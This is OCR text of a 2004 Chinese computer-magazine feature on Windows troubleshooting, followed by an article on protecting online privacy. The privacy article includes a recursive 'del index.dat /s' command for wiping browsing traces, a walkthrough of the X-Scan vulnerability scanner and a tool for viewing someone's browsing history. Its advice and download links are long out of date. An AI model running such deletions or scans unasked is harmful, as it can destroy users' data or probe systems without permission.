Step 3 重启电脑到正常模式,使用“设备管理器”和“控制面板→管理工具→服务”来禁止或删除记录下的设备和服务,一次禁止一个,然后关机测试是否问题被解决。直到找到导致关机故障的设备或服务为止;

Step 4 解决完问题后,最好到网上查一下有没有相应服务或驱动的最新版本,如果没有,也应该

试着重装该服务或设备驱动程序。

⑷治疗驱动无法工作的顽疾

有时，在Windows 98/Me中安装或更新指定硬件的驱动程序后，它不能正确地工作，即使尝试再次安装其驱动程序，仍不行，当你一愁莫展时，不妨试试这个绝招。

小知识

Windows驱动信息数据库

Windows提供有驱动程序信息数据库(Windows Me中叫做硬件信息数据库)，它包括当前系统的所有驱动程序，这些数据库包含在Windows\Inf的Drvdata.bin和Drvidx.bin文件中。当驱动程序更新或被更改时，驱动程序信息数据库中的信息也会更改。但Windows不会检查驱动程序的安装是否正确。因此，如果出现了上面提到的问题，可以重建驱动程序信息数据库，去掉在安装驱动程序时可能引起错配文件的任何信息。

不过，在完成更新工作前，一定要准备好硬件正确的驱动程序，因为删除设备后，Windows重启时会提示安装该设备。

Step 1 进入安全模式，打开“设备管理器”，从列出设备的树状模型中删除有问题设备的所有项，然后关闭，如果系统提示重启电脑，单击“否”。

Step 2 点击“开始→查找”，然后单击“文件或文件夹”，在“名称”框中，键入“drvdata.bin”，然后单击“立即查找”。找到后，右击“Drvdata.bin”，选择“重命名”，将其改名为“Drvdata.xxx”。

Step 3 用第二步的方法将“Drvidx.bin”重命名为“Drvidx.xxx”。

Step 4 重启系统并进入正常模式，Windows便会创建驱动程序信息数据库，并提示安装问题设备默认的驱动程序，放入硬件的驱动程序软盘或指定其在硬盘中的保存位置，然后进行安装即可。

⑸将重复的设备赶出去

当安装新硬件或升级驱动程序时，Windows常常会错误地在注册表中创建该程序的两个注册表项，或者无法正常删除已经卸载设备的注册表项，这就造成了垃圾信息。因此，建议经常进入“安全模式”的“设备管理器”，打开所有设备项，如果发现存在重复的项目，那么就将它们都删除掉，这样再次重启后，Windows便会只安装一个设备，而不是重复的两个了。

⑹一条一条侦破

如果Windows在安全模式下能正常启动，而在正常模式下出现问题，那只要找到导致错误的软件或驱动，删除它们即可，但说起来容易，做起来并不简单，因此，再提供你一个很有效的方法(Windows 98/Me)：“Step-By-Step Confirmation”模式启动。在启动时按F8键，在启动选择菜单选择“Step-By-Step Confirmation”，然后Windows会一条一条让你确认是否启动该设备或软件，如果在某一行按Y键后死机，那么就要记下来最后显示的那一行文字，看看到底是哪个设备导致的故障。

小提示

当然这种方法也不是十全十美，因为很多故障都是好多因素联系到一起而导致的，并不是真正某一个设备的原因，没准它还是一个可怜的替罪羊！



第5课：可恶的病毒和寄生虫软件

讲师：北京 徐丰

原先运行正常的Windows突然出现了某种严重而且奇怪的故障，比如死机、内存不够用，拒绝安装新的应用程序等，这很有可能是感染病毒所致，因此，排障时用已经升级到最新病毒库的杀毒软件全面扫描是必须进行的一个步骤。

我们已经在上期的《我要健康——系统“健康长寿”私房秘技大曝光》中介绍过了寄生虫软件的情况(它们包括：广告软件、间谍软件、自动拨号软件以及那些不事先声明就偷偷装进你电脑的软件等)，目前它们对电脑的危害已经达到了与病毒相提并论的程度，从我们的客户支持记录中可以发现，不少故障案例都是由它们而引起的。

寄生虫软件本身常常存在不少BUG，从而导致系统出现许多莫名其妙的问题，因此，如果某个故障(特别是那么与IE浏览器相关的故障)出现得很突然，并且可以肯定不是因为IE浏览器本身、硬件故障或操作错误引起的，那么90%的可能就是某个或某些寄生虫软件所为。同时，由于从Windows 95开始，IE已经与系统内核紧密结合在一起，所以浏览器故障很可能会连带导致Windows整体性能下降或Windows本身也出现问题(例如：Internet临时文件夹下的“Index.dat”如果损坏，那么就会造成IE一运行就占用全部的CPU资源，从而使系统性能下降，只要删除该文件即可解决问题)。比如：著名的Hotbar(一款美化IE工具栏的插件)、SaveNow、New.net(Go!Zilla、BearShare、MP3.com、iMesh、Babylon等共享软件会带有它)等在大多数电脑上都会引发比较严重的问题。

因此，如果发现电脑出现了明显的浏览器故障，并且伴随着大量错误信息，或电脑突然变得很慢，那么应该马上使用Ad-aware检查并清除系统中的寄生虫软件。

实例:简单设置 严防寄生虫入侵

Step 1 关闭所有打开的IE和OE窗口，进入“控制面板→Internet选项→安全”，接着选中“Internet”图标，然后单击“自定义级别”按钮，修改以下建议设置(见图4):


图4

★“下载已签名的ActiveX脚本”——提示

★“下载未签名的ActiveX脚本”——禁用

★“对没有标记安全ActiveX控件进行初始化和脚本运行”——禁用

★“桌面组件的安装”——提示

★“在IFRAME中加载程序”——提示

Step 2 接着进入“内容”选项卡，单击“发行商”按钮，将那些不清不楚的项目删除掉。

Step 3 进入“高级”选项卡，取消“启动即需安装(其他)”的勾选。

Step 4 下载http://www.newhua.com/cfan/200405/Domains-1-20.reg这个注册表文件，将其导入注册表，这样在“Internet选项→安全→受限制的站点”中会将那些经常会往用户电脑中安装寄生虫软件、经常弹出广告窗口的站点加进去(见图5)，使它们从此无法再作恶。



图5

小提示 如果想将这些站点从“受限制的站点”中去掉，那么可下载http://www.newhua.com/cfan/200405/Domains-1-20.zip，将其中的注册表文件导入即可。

第6课:答案常常就在你的问题中

讲师: 北京 清风 福建 昔时昔日

遇到无法解决的故障，那么就需要求助身边的朋友，或者在网上的论坛请教高人，或者咨询厂商。不过，对故障的描述也是一门学问，我们经常在网上看到这样的求助信息，“我的电脑出问题了！没法启动，请帮帮我吧！”这样的提问让高手根本无从下手，就像仅仅告诉福尔摩斯，某某人被杀了，连发生经过、作案现场等必要线索都不提供，那么他想破脑袋也不能破案。所以，如果你希望尽快解决问题，那么对故障的描述一定要非常详细，并且尽可能地叙述实事，比如:“我正在做某某事时，突然电脑出了问题，表现是……”。你经常会发现，在你对别人详细叙述故障时，会突然自己就醒悟到故障的病因所在。同时，如果你在帮助别人解决问题，也应该让他详细告诉你故障发生的过程，这是再现其操作并查出故障原因的最快速的方法。

实例:怎样描述故障？

一般情况下，描述故障时应包含以下内容:

(1)电脑配置情况:首先向别人介绍自己电脑的基本配置，主要包括主板、CPU、内存、显卡、硬盘、电源这几大部件，这样有利用别人充分了解你的电脑。对于高手而言，这些硬件配置信息有助于他们了解你的硬件搭配是否合理，有没有兼容性问题，某些硬件的驱动程序有没有缺陷需要打补丁。

(2)故障发生经过:这是解决故障的重要环节。通过它可以直接找到诱发故障的因素。比如:有没有添加新硬件和软件或安装、升级过驱动程序，有没有对硬件进行违规操作，有没有打开过机箱，主机有没有被强烈震动过等，这里的每一个细节都可能给帮助你的人一个至关重要的突破口。

(3)故障后的现象:现象是故障的外在表现，如果能清楚描述故障现象，可以节省故障查找时间，对于有经验的维修人员来说，通过故障现象往往可以一眼看出故障大致部位所在，从而采取相应对策进行解决。描述现象时要将开机后，听到的、看到的都说出来，对于一些周期性的故障，还要说出其周期性。比如:这个故障是否总是出现，或者只是某些时候出现？有没有规律？用其他方法执行相同



任务时会不会出现？(对于同一个任务，Windows一般会提供四或五种不同方法）。

⑷故障反应：最后还要向帮助你的人说明出现故障后你的反应，这里的反应主要包括故障出现后，还进行了那些操作以及哪些有效的排除与自救工作。这些信息有助于他人了解故障发生后，有没有被你进一步扩大，有没有被你解决了一部分故障，这一切对于解决故障也是非常有用的。

小资料

高手云集的论坛是求助好去处

小熊在线：http://www2.beareyes.com.cn/bbs/

PCPOP电脑时尚：http://pop.pcpop.com/bbs/

倚天硬件门户：http://bbs.pcbirds.com/

中关村在线：http://bbs.zol.com.cn/new/

橄榄树电脑资讯网：http://www.pcolive.com/bbs/

第7课：错误信息是你最好的朋友

讲师：上海 张瑞

谁都不喜欢痛苦，更不愿直面痛苦，但它在许多时候却能教会你许多事情。Windows的错误信息也是一样，不要诅咒它们，你肯定不希望电脑发生错误，但当它发生时，错误信息就是你最好的朋友。

Windows默认情况下除了非常严重的故障，一般并不会提供错误信息(可能是微软考虑到用户不愿看到错误信息的原因吧！对于一般错误，Windows会自动在后台纠正)，不过，建议你做以下两个设置修改，从而能够及时获得错误信息。

1.请华生医生时刻跟随

Dr. Watson(起源于福尔摩斯故事中的华生医生)是Windows的系统诊断工具(在Windows 98/Me中点击“开始→运行”，输入“drwatson”回车后即可启动)，当系统发生错误时，它能对系统当时的环境进行快照，截获系统错误，识别发生错误的软件，并记录程序出错时或在此之前系统所处状态的详细信息。同时，Dr.Watson能自动把信息记录在磁盘上(以*.wlg形式保存)，并在屏幕上显示这些信息，提供详细的原因说明。如果你在使用Windows 98/Me，那么建议将它的可执行文件“drwatson.exe”的快捷方式放进“启动”文件夹，让这位好医生一开机就时刻伴随着你。

小提示

Windows 2000/XP依然保留着这位好医生，位于C:\WINNT\system32\drwtsn32.exe，但由于它的水平太高，所以提供的信息一般人很难解读。

实例：解决General Protection Fault(一般性保护错误)

在Windows 98/Me中，“General Protection Fault”的出现通常是告诉你电脑中安装的某个软件出现问题或某个硬件设备的驱动需要更新，如果找不到原因所在，那么就得请教Dr. Watson了。

如果某个程序发生错误，由于你的“华生医生”一直都在值班，所以它会记录下当时的软件环境，双击其在系统托盘的图标打开该工具，单击“详细”标签即可查看Dr. Watson所搜集的资料，借此找到病因。

单击选单栏“查看→高级视图”，可以看到由Dr. Watson生成的系统快照，它提供了当前软件环境的全貌。单击“诊断”，可得到系统诊断结果。单击“启动”可以得到系统启动时运行的程序。单击“内核驱动程序”，可在列表框中得到系统内核驱动程序的程序名、版本号、厂商、程序说明以及路径名。这样，只要按照“华生医生”提供的“治疗方案”办理，大都能OK(见图6)。



图6



图7

2.取消Windows 2000/XP的自动重启

默认设置下，Windows 2000/XP在遇到严重故障发生时，会自动重启，所以也就不会出现任何错误信息，你也无法获得有用的线索。因此，建议将这个选项取消掉。右击桌面上的“我的电脑”图标选择“属性”，进入“高级→启动和故障恢复”，取消“自动重新启动”的勾选(见图7)。

小提示

如果让Windows在遇到严重问题时自动重启，有时会导致只能通过重装系统来解决问题。比如我们曾遇到过不少这样的故障，Windows启动到桌面后发生严重问题，从而造成一启动就自动重启，即使进入安全模式也一样，因为没办法看到错误信息，最终只得重装。

3.别忘了其他诊断工具

在Windows 2000/XP中微软提供了“事件查看器”，点击“开始→运行”，输入“EventVwr.msc”即可启动该工具，仔细查看其中标有红色×号的“错误”项的内容，从中发现故障线索(见图8)。



图8

而Windows 98/Me/2000/XP启动菜单中的“Logged(C:\Bootlog.txt)”或“启用启动日志”对解决故障也很有用。在启动过程中创建的“Bootlog.txt”(或“Ntbtlog.txt”)文件中会记录Windows与驱动程序载入时的详细清单，每项设备与驱动程序的载入结果都会清楚地报告出来。你可以查看一下最后被初始化的驱动程序，一般它就是引起错误的原因。这个方法最适合系统出现“Windows Protection Error(Windows保护错误)”错误信息以及开关机故障时使用。

对于Windows 98/Me，还可以留意“Detcrash.log”文件，如果你的系统经常发生瘫痪现象，很有可能是硬件之间配置有冲突。当冲突发生时，Windows将自动创建一个“Detcrash.log”文件，系统重启时，Windows会读取其中的信息并尽力解决存在的问题。所以你可以用记事本打开它，从而发现问题的根源。

实例：用Bootlog Analyser快速找元凶

Bootlog.txt一般会记录有相当多的信息，查找起来有些麻烦，如果是Windows 98/Me，那么推荐使用启动记录分析师——Bootlog Analyser(下载地址：http://www.vision4.dial.pipex.com/files/bla.zip)来快速找出导致故障的凶手。

在选择“Logged(C:\Bootlog.txt)”启动项启动Windows后，打开该软件，然后根据故障特点选中“Show Delays”(查找影响开机速度的设备和驱动)或“Show Failures”(有问题而无法载入的设备和驱动)，接着单击“Start”按钮开始分析，很快有问题的项目就会列出来(见图9)。



图9

小提示

如何复制错误信息

在Windows 2000/XP中，使用Ctrl+C组合键可以将大多数错误信息复制到剪贴板中，接着你就可以打开记事本将它粘贴并保存起来。在Windows 98/Me中只能打开记事本，然后手工输入错误信息，或者也可以使用Alt+PrintScreen组合键将错误信息截图，然后复制到“画笔”程序中。

火速链接

2002年第20期的《搜索系统的蛛丝马迹——事件查看器》介绍了事件查看器的基本使用方法，而2003年第20期《警惕系统的8种“红色警报”》一文则用实例的方法告诉你8个需要特别注意的错误信息。

第8课：扫描硬盘

讲师：加拿大 董博

有一些故障的表现会是Windows启动正常，但进入Windows后一会儿就死机了，或有时警告你系统发生严重错误等，其实很多时候运行“ScanDisk”(Windows 98/Me)或“ChkDsk”(Windows 2000/XP)扫描磁盘就能解决这类问题。因为它们通常是由FAT32或NTFS文件系统出现错误而造成的。特别是当你遇到“Page Fault in Non-Paged area”、“Stop 0x00000024 or NTFS_FILE_SYSTEM”、“Stop 0x0000002E or DATA_BUS_ERROR”、“Stop 0x00000050 or PAGE_FAULT_IN_NONPAGED_AREA”、“Stop 0x0000007A or KERNEL_DATA_INPAGE_ERROR”等蓝屏错误信息后，应当马上执行磁盘扫描操作。

小提示

★如果磁盘扫描不能解决“进入Windows后一会儿就死机”这样的故障，那么系统过热或许是罪魁祸首，你需要注意CPU风扇是否正常，关机后摸一摸主板芯片和显卡芯片是不是很烫？如果某个芯片十分烫手，试着用风扇使其降温。

★如果你有两个或更多硬盘，并且它们使用了不同的文件系统，有可能会出现莫名其妙的崩溃，建议将它们统一为NTFS或FAT32文件系统。

实例：开机出现“Disk boot failure”错误信息

故障现象：开机时常出现“Disk boot failure, Insert system disk and press enter”错误信息，有时多开机几次就会成功。

故障分析：硬盘故障可能会是其中一个原因，但有时电源故障也可能导致“disk boot failure”，而且电源即使有问题有时仍可开机，但由于无法稳定驱动硬盘或其他组件正常工作，所以即便能进入Windows，也会出现许多奇怪问题，比如：启动到一半或工作到一半就会出现蓝屏等。

故障解决：在很多电脑BIOS中的电源管理(Power Management)设置中，都有提供电压侦测功能(Voltage Monitor)，请检查这里，如果在电压侦测项目中出现错误(ERR)，那么就是电源的故障了，需要更换。如果确认电源正常、硬盘IDE线连接正常、BIOS中硬盘设置也正确，那么硬盘故障的机率就很大了。

你知道吗？

机箱挡板也会影响散热

检查一下机箱后面是否有丢失的挡板，你可能认为机箱里面有很多空气不是更利于散热吗？其实，机箱设计人员的思路是让电源风扇向外排空气，而让外面的冷空气正好按照设计的路径经过芯片，以便达到散热目的，所以，假如开着机箱盖或后面的挡板不见了，空气就不会按照设计的路径流动，散热效果自然大打折扣。

第9课：故障的发生是否有规律？

讲师：北京 清风

首先电脑故障中，由软件引起的绝对大大多于因硬件引起的，所以平时遇到电脑故障时，应先从软件方面考虑，然后再去排查硬件。

当电脑出现问题后，分辨它到底是硬件故障还是软件故障往往很困难，根据我们的经验，故障是否存在规律性是区分的关键，如果死机、蓝屏以及类似故障并不是有规律地出现，而且产生得很突然，不可预知，那么它通常就是硬件故障，而软件故障则是有规律地发生，并且往往是在特定环境、使用特定软件时。

所以进行故障重复实验是确认其是否存在规律性，从而进一步判断是硬件故障还是软件故障的最好方法。重复实验很像侦探推理小说中的模拟现场，也就是重复故障发生前的所有操作，从而确认故障发生时的环境是什么样的，故障是否能够重现。

比如下面这段描述就是软件故障，"如果在上网的同时还运行着程序A，只要我一粘贴文字，这个程序就会死掉，每次都得重启电脑才能让它重新正常工作。"(特定环境：上网 是否存在规律性：是的，只要一粘贴文字)

而另外一种情况则可能是硬件故障，"有时我在向剪贴板复制文字时，Windows会死机，并显示错误信息，但它并不是经常出现，而且也不是在使用某个特定软件或在特定环境下才产生的。"(特定环境：没有 是否存在规律性：否)

当然，有些硬件故障也会呈现出类似软件故障的特征，比如：故障能够重现、存在一定规律性、也在特定环境下发生。此时，你可以通过进一步的实验来判断，首先确认故障是否真的可以在这台电脑上重现，如果可以，那么再到其他电脑上进行故障模拟重现试验，如果一样会出现，那么就可以判断该故障为软件故障，否则需要特别怀疑一下硬件了。

小提示

GoBack让软件故障和Ghost统统下岗

我们经常会遇到因安装了不当软件、驱动程序升级错误、误删文件或中了病毒等，从而造成Windows伤风感冒，甚至"一病不启"，大部分时候即使它幸运地痊愈了，也有很可能会留下什么后遗症。所以推荐你为自己的电脑装上一台比Windows Me/XP的"系统还原"更出色的时光回溯机——Norton GoBack(集成于Norton System Work 2004工具包中)，它能让你随时(即使系统无法启动)将硬盘恢复到故障前的状态，不管是十几分钟、几个小时，还是一个星期前都行，比Ghost更好用！(见图10)




图10 你还可以用Goback单独恢复任意文件，不管它是被删除了，还是被新版本所覆盖了。

实例1：提示"内存错误"经常不是真的内存出了问题

如果经常遇到某个蓝屏，并显示在某个内存地址发生问题等，那么试试一些专门的硬件诊断工具(比如：SiSoft Sandra、MemTest等)检查一下内存，质量不好的内存经常导致系统故障。但实际上，物理内存导致故障的可能很小，大多数情况下，显示在内存地址XXXXXX处发生错误并不是内存本身坏了，而是程序或驱动正好在那个地址加载时出现错误，这是Windows本身的问题，而不是内存问题。重装一下Windows或相应程序吧。

实例2：硬盘还需要预热？

故障现象：一位客户的电脑经常出现：第一次开机自检之后停在那里，就再也不动了。如果关机后马上再开机，有时又能启动的故障。

故障分析：一些老硬盘机械结构设计不合理，因此从加电到磁碟全速运转，需要5～10秒的时间。但现在大部分主板都支持快速自检功能，也就是忽略了开机的内存校验，这样从按下电源开关到主板侦测硬盘，一般滞后5秒左右，而这时硬盘可能还没有进入工作状态，所以就无法被检测到。

故障解决：请进入BIOS，在"Advanced BIOS Features"中将"Delay IDE Initial"(延迟IDE初始化)设置为15。此选项可以在检测IDE设置前，给系统15秒等待信号的时间，等硬盘全速运转后，再继续下一步工作。

小提示

电脑维修小心陷阱！

有些电脑故障，特别是硬件故障往往用户自己难以解决，此时就得找专业的电脑维修公司了，但目前电脑维修业非常混乱，一不小心就会上当受骗。如果你的水平有限，那么最好请高手陪同。不少黑心电脑维护公司往往会将故障夸大到必须换件才能解决，从中赚钱。建议首先要找正规的维修公司，其次如果提出换件，最好多加小心了。

另外，电脑维修和价格非常混乱，这里告诉大家一些基本的维修价格，刷BIOS的价格为10～30元；硬盘故障为50～300元(专业提取数据基本在500～1000元，甚至更多)；打印机为100～150元；显示器40～240元；主板50～100元。

课外参考教材

1.2003年第3期《本是同根生 相煎何太急——硬件不兼容的经典实例》

2.2003年第6期《轻轻地我走了——关机的故障解决与技巧》

3.2003年第22期《解读蓝色生死恋——Windows 2000/XP蓝屏深入探秘》

4.2003年第23期《全面拯救VXD错误》

5.2003年第8期～20期《电脑故障急救系列》

6.2004年第2期《今天，和关机故障说Bye-Bye！》

7.2004年第3期《USB故障串串烧——USB故障的全面解决之道》

8.2004年第4期《我要健康！——系统"健康长寿"私房秘技大曝光》

CF [ZT01]

看点 ①如何做好本机防护工作，避免他人侵入系统，窃取隐私信息。
②在上网冲浪和聊天时，如何保护个人隐私。

常在网上走　也要不湿鞋

——上网个人隐私保护方案

■ 安徽　zzyi4u　赵江　FLP　双龙一剑　飘零雪

一封封垃圾邮件无休止地到达你的电子邮箱，手机莫名其妙地受到电话或短信骚扰，QQ账号屡次被盗……在网络时代，难道就只能等待个人隐私被坏人侵犯吗？网络的快速发展使得人与人之间的沟通方式发生了巨大的变化，人们可以通过网络享受到各种便捷服务，但是只要上网，就不可避免地会在电脑或网络上留下一些隐私信息。很显然，如何在上网过程中保护好个人隐私，已成为摆在我们面前的紧迫问题！

本机防护篇

由于现在各种黑客工具随处可见，借助它们可以对Internet上的电脑进行恶意攻击，甚至还能利用系统漏洞入侵，窃取个人隐私信息。因此，在上网之前一定要做好本机的防护，防患于未然才能最有效地保护自己的隐私。

1. 加固超级用户密码

很多朋友在安装Windows 2000/XP时会跳过超级用户Administrator的密码设置步骤，这样虽然能简化登录系统的步骤，但会给很多别有用心的黑客留下入侵通道，只要他们获悉你的IP地址就能很轻易地进入你的电脑。同时，密码最好不要采用自己的生日、电话号码或一些简单的字符组合，因为别人可能通过穷举法进行破解并入侵。设置用户密码，尤其是超级管理员密码时，一定要采用大小写字母、特殊符号、数字相结合的方式，确保密码长度在八位以上，而且每隔一段时间更改一下密码，这对于加强本机的防护是大有裨益的。

2. 防止在线入侵

安装网络防火墙软件可有效拦截大部分来自网络的恶意攻击，而且通过防火墙的攻击日志还可以查看出对方的IP地址。在设置网络防火墙时，一般需要将防护等级设定为“中等防护”以上，最大化发挥防火墙软件的功效。另外，建议在防火墙中激活“禁止他人Ping本机”一项，让黑客在通过Ping命令扫描IP地址时无法得知你是否在线，从而放弃攻击。

> 小提示
>
> 如果不使用防火墙软件，则可以对操作系统稍加设置，让对方Ping不通你的电脑，设置方法请参考2004年第4期的《IP地址虎口脱险》一文。

个人防火墙软件推荐：天网防火墙、Norton Personal Firewall。

3. 修补系统端口安全漏洞

一般情况下，Windows默认的是打开所有端口来供不同的应用程序与外界建立通信，因此很多黑客就借助相关工具从这些开放的端口入侵你的系统。除了安装防火墙软件关闭不需要的端口之外，还可以使用一些软件检测系统安全漏洞，这些软件会提醒你的电脑有哪些潜在的安全问题，并给出相应的修复方案，比如X-Scan。

X-Scan小档案	
软件版本:2.3	软件大小:2227KB
软件类型:免费软件	适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://sccrc.onlinedown.net/down/X-Scan-v2.3-en.zip	

Step1 运行X-Scan，选择“设置→扫描模块”，点击路由信息、开放端口之类的扫描项目。

Step2 选择“设置→扫描参数”，在“基本设置”选项卡下输入127.0.0.1来对本机端口扫描(为了对本机进行检测，一般填入127.0.0.1或localhost)，在“端口相关设置”选项卡下设定需要检测的端口。

Step3 点击工具栏中的“开始扫描”按钮，X-Scan会给出相应的漏洞描述及解决方案(见图1)，对于一些未知的漏洞，可以访问http://www.xfocus.net获取更新漏洞的方法。




图1

其余漏洞扫描软件推荐：ShadowSecurityScanner、GFI LANguard Network Security Scanner、Retina。

4. 安装防病毒软件

虽说木马程序威力强大，但它必须首先想办法驻留在你的系统中，为了防范它，安装杀毒软件必不可少。目前诸如Norton Antivirus、金山毒霸、瑞星、KV等都提供了

病毒防火墙，一旦运行感染病毒或捆绑了木马程序的文件，防火墙会主动进行拦截。

世上没有不透风的墙，杀毒软件再强悍也难以保证除尽所有病毒和木马程序，而且很多人会不经意打开陌生人发来的邮件附件，或在浏览网页时被内嵌的恶意代码感染上木马程序。如果在上网冲浪时发现硬盘频繁读取、无故死机、鼠标操作失控等情况，则说明有可能感染了木马，此时就要通过 Trojan Remover 对隐藏在电脑内的木马程序进行扫描了。

Trojan Remover 小档案

软件版本:6.1.6　　软件大小:3054KB
软件类型:共享软件　　适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://crc.onlinedown.net/down/trjsetup.exe

运行 Trojan Remover，点击"Scan"按钮即可对当前正在运行的木马程序进行扫描(见图 2)，如果系统后台已经驻留了木马程序，那扫描后自然会乖乖地现出原形。对一些远程激活的木马程序来说，通过上述方法并不能彻底检测清除，不妨运行"File→Scan A Drive/Directory"命令选取一个硬盘分区进行彻底扫描。最新版的 Trojan Remover 提供了六千多种木马程序代码，几乎能够有效地扫描发现各种木马程序，从而确保了电脑在网络上的安全。




图 2

小提示

★杀毒软件需要定期更新病毒库，以识别最新的病毒和木马程序。

★使用Trojan Remover也需要经常通过"Options→Check online for update"在线升级病毒库。

5. 勤打 Windows 补丁

Windows 的安全性确实难以恭维，如果不需要 Web、FTP 等服务功能，可以进入"控制面板→管理工具→服务"关闭相应服务。如果通过 Windows 2000 架设了服务器，那在第一时间安装各种补丁程序就显得非常必要，大家可参考 2003 年第 24 期的《远亲不如近邻——局域网攻防技术揭秘》一文为 Windows 修补漏洞。另外，建议通过 Windows 内置的在线更新功能及时下载最新的补丁程序。

上网浏览篇

每天上网做得最多的事情就是浏览网页了，为了保护个人隐私，需要注意以下几点。

1. 擒拿泄漏隐私的黑手

①你做的并不彻底

为了防止 IE 泄漏隐私，你可能会运行"工具→Internet 选项"，点击相应按钮分别删除临时文件、历史记录和一些网站在硬盘中留下的个人用户信息 Cookies。进行这些操作之后，他人就无法看到你以前访问过的网站信息以及Cookies了吗？非也！虽然他人通过查看 IE 地址栏、浏览临时文件所在文件夹无法窃取这些信息，但是 index.dat 文件却无情地将你出卖了。

②index.dat 有何特异功能

index.dat 文件中保存着你所访问的网址信息、Cookies 信息、Outlook 和 Outlook Express 的收发邮件信息，当 IE 检索 Internet 临时文件以加快网页导入速度时，会读取 index.dat 文件。即使你清除了 Internet 临时文件，index.dat 也仍然保留着，而且体积还不断增长，甚至高达几百 MB。

如果你的操作系统是 Windows 9x，则 index.dat 分布在如下位置:

\WINDOWS\Cookies\index.dat

\WINDOWS\History\index.dat

\WINDOWS\Temporary Internet Files\index.dat

如果你的操作系统是 Windows 2000/XP，则 index.dat 分布在:

\Documents and Settings\用户名\Cookies\index.dat

\Documents and Settings\用户名\Local Settings\History\History.IE5\index.dat

\Documents and Settings\用户名\Local Settings\Temporary Internet Files\Content.IE5\index.dat

\Documents and Settings\用户名\Local Settings\History\History.IE5\MSHist012001123120020101\index.dat

index.dat 有很强的隐蔽性:在 Windows 下，即使进入"资源管理器"的"工具→文件夹选项→查看"，选择"显示所有文件和文件夹"，也无法让 index.dat 露出庐山真面目。

index.dat有很强的抗删除性:index.dat会随着Windows系统的运行而自动运行，企图删除它时，系统会提示文件正在使用中。

③从 index.dat 窃取隐私

即使你已经删除了 Internet 临时文件，他人也可以用 Index.dat Viewer 软件轻松获知你以前访问过哪些网站。

Index.dat Viewer小档案

软件版本:2.1　　软件大小:288KB
软件性质:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP
下载地址:http://www.newhua.com/cfan/200405/indexview.exe

安装后运行，软件会自动显示出以前的网站访问记录、访问时间(见图 3)。



图 3　如果使用该软件时在线，选中某网址后，可以在"Online page view"处打开相应的页面

④强悍的隐私清除工具

手工清除index.dat文件：Windows NT/2000/XP用户可以通过“控制面板→用户和密码”新建一个administrator权限的账户，然后用该账户登录并删除自己常用账户下的index.dat文件；Windows 9x用户可以重启进入DOS模式，运行“del index.dat /s”删除index.dat文件；Windows Me用户则可以用启动软盘启动到命令行模式，输入上面的命令。

小资料

index.dat出错导致无法打开网页

症状：使用IE尝试打开网页时，出现“Page Cannot Be Displayed”(该页无法显示)的错误。

解决方案：进入IE的“工具→Internet选项”，在清除Internet临时文件和历史记录后退出IE，然后将\Documents and Settings\用户名\Local Settings\Temporary Internet Files\Content.IE5下的index.dat删除，重新启动电脑。下次登录后，系统会重新创建index.dat文件。

如果不想为了删除这么一个文件闹得如此麻烦，不妨使用威力超强的隐私清除工具Tracks Eraser Pro。

Tracks Eraser Pro小档案

软件版本：4.03　　软件大小：1.76MB
软件性质：共享软件　　适用平台：Windows 9x/Me/NT/2000/XP
下载地址：http://www.newhua.com/cfan/200405/te4.exe
软件备注：该软件支持清除Internet临时文件、Cookies、index.dat文件、IE历史记录、不想要的IE插件、最近打开的文档记录(“开始→文档”)、文件查找记录(“开始→搜索→文件或文件夹”)、程序运行记录(“开始→运行”)、Windows Temp记录、打开和保存记录、回收站文件、剪贴板信息、RealPlayer等软件的播放列表、WinRAR等一系列常用工具软件打开文件信息等。Windows 95/NT的用户需要下载VB运行库，下载地址为http://www.acesoft.net/vb5rtsp3.exe。软件试用期限为15天，无功能限制。

Step 1 安装软件后运行，点击“Eraser Settings”，对需要清除的项目进行具体设置(见图4)。



图4　可对IE、Netscape、Opera、Mozilla、Outlook、Windows、Appication(常见的应用程序)的预清除项加以设置

Step 2 点击“Test Now”进行测试，可从左下框中查看大致的清除项目。

Step 3 点击“Erase Now”真正清除(见图5)。

找找看，隐私信息去无踪了吧！

其他信息清除软件推荐：NetClean、Burnt Cookies、Surfsecret。



图5　index.dat被清除了吧

2. 保护E-mail地址

网上很多地方要注册，而且还要求输入E-mail地址，以便发送给你密码或激活某项功能，这时就要小心一点了，不妨填写一个不怎么重要的邮箱，从而保证自己主力邮箱的安全与稳定，谁知道该网站会不会把你的E-mail信息出售给搜集E-mail地址的商家呢？如果对方要求填写E-mail地址对你并没有实质性作用，则不妨杜撰一个E-mail地址，只要符合E-mail地址的格式就行，如123@123.com，要知道网上有好多E-mail地址搜索机器在辛勤劳动着呀。

3. 保护自己的真实信息

如果不想让你的信息变为对方牟利的资源，不想他人干扰你的日常生活，身份证号码、电话号码、手机号码等项还是不填或瞎填为妙。上网难道还要报户口不成？:-)

4. 通过代理来浏览

把真实IP地址暴露给别人会极大地增加计算机受攻击的可能性，那怎样才能把自己的IP地址隐藏起来呢？不妨借助Winnow Anonymous Proxy之类的专业代理服务器软件，用对方服务器地址来代替自己真实的IP地址。

Winnow Anonymous Proxy小档案

软件版本：3.0　　软件大小：775KB
软件类型：共享软件　　适用平台：Windows 9x/Me/NT/2000/XP
下载地址：http://hnpy.onlinedown.net/down/wap.exe

Step 1 安装后运行，从主界面的服务器列表中可查看到数十个程序内置的匿名代理服务器地址，其中“Server”列显示的是代理服务器地址及端口号，“Status”列显示的是当前状态，“Ping”列显示的是Ping所需的时间，“Checked”列显示的是最后检测时间。

